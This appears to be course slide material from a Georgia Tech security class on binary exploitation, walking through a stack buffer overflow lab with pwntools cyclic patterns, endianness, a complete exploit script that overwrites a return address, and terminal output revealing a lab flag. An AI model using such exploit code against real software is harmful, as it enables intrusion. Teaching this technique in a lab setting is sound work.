This is what cyclic(10) looks like as a byte string: b'aaaabaaaca'
This is what the same looks like in hex: 0x61616161626161616361
See: https://www.asciitable.com/

Where do we expect to find "0x61616162"?
This is where the pattern starts: 4
Hmmm...curious, why not at 1 ('a[aaab]aaacaa...'), instead of 4 ('aaaa[baaa]caa...'). What happened?
See https://www.freecodecamp.org/news/what-is-endianness-big-endian-vs-little-endian/

Here's a buffer input, 4 bytes in length (cyclic(cyclic_find(0x61616162))): b'aaaa'
Here's a 64-bit formatted address: b'\xef\xbe\xad\xde\x00\x00\x00\x00'
Note how it packs any leftover space with null bytes and also accounts for endianness!
Here's a payload: b'aaaa\xef\xbe\xad\xde\x00\x00\x00\x00'

[+] Starting local process '/usr/bin/gdbserver': pid 8092
[*] running in new terminal: ['/usr/bin/gdb', '-q', '/home/binexp/binexp/01_basic_overflow_2/flag', '-x', '/tmp/pwnjyjkkayh
.gdb']
[*] Switching to interactive mode
Feed Me A Stray String:
Detaching from process 8095
Detaching from process 8111
>>>
```

Success!

```python
#!/usr/bin/env python3
import sys

from pwn import *

context.update(arch='x86_64', os='linux')

if (len(sys.argv)<= 1):
    p = process("./flag")
elif (sys.argv[1] == "dbg"):
    p = gdb.debug(["./flag"],'''
    unset env LINES
    unset env COLUMNS
    break *0x40120b
    continue
    ''')
else:
    print(f"Invalid argument to e.py: '{sys.argv[1]}'. Did you mean 'dbg'?")
    sys.exit(1)

#Buffer Overflow
payload = b''
payload += cyclic(cyclic_find(0x6261616762616166))
payload += p64(0x[redacted])

p.sendline(payload)
p.interactive()
```

```
binexp@CS6035-24:~/demo/bof$ python3 e.py
[+] Starting local process './flag': pid 6479
[!] cyclic_find() expected an integer argument <= 0xffffffff, you gave 0x6261616762616166
    Unless you specified cyclic(..., n=8), you probably just want the first 4 bytes.
    Truncating the data at 4 bytes.  Specify cyclic_find(..., n=8) to override this.
[*] Switching to interactive mode
Try again!
****************** Start FLAG ***************************
5018d49824643e62394c70ff24643e625018d49824643e6250183e9b14550c57ddbf07684221b5b532b5151b2
e6efbd99567298d6e78898d91cb6902043afb050412cc73f9facb94a2152417f631f0
****************** End FLAG *****************************
$
[*] Got EOF while reading in interactive
$
[*] Process './flag' stopped with exit code -7 (SIGBUS) (pid 6479)
[*] Got EOF while sending in interactive
binexp@CS6035-24:~/demo/bof$
```

Georgia Tech
CREATING THE NEXT

In Summary:

1. Have you read the **flag.c** source code and do you understand the vulnerability present?
2. Have you managed to trigger a segmentation fault (thereby validating the buffer overflow-ability)?
3. Have you identified your target(s) that you want to overflow (e.g. registers, variables, RET instructions, etc.)?
4. Have you validated that you have control over those targets (usually through a combination of **cyclic()** and **p64(0xdeadbeef**))?
5. Have you identified an appropriate address to jump to (are you sure)?
6. Is GDB showing you've solved it, but saying you need to re-run the exploit outside of GDB?

Binary Exploitation

Buffer Overflows

Georgia Tech

CREATING THE NEXT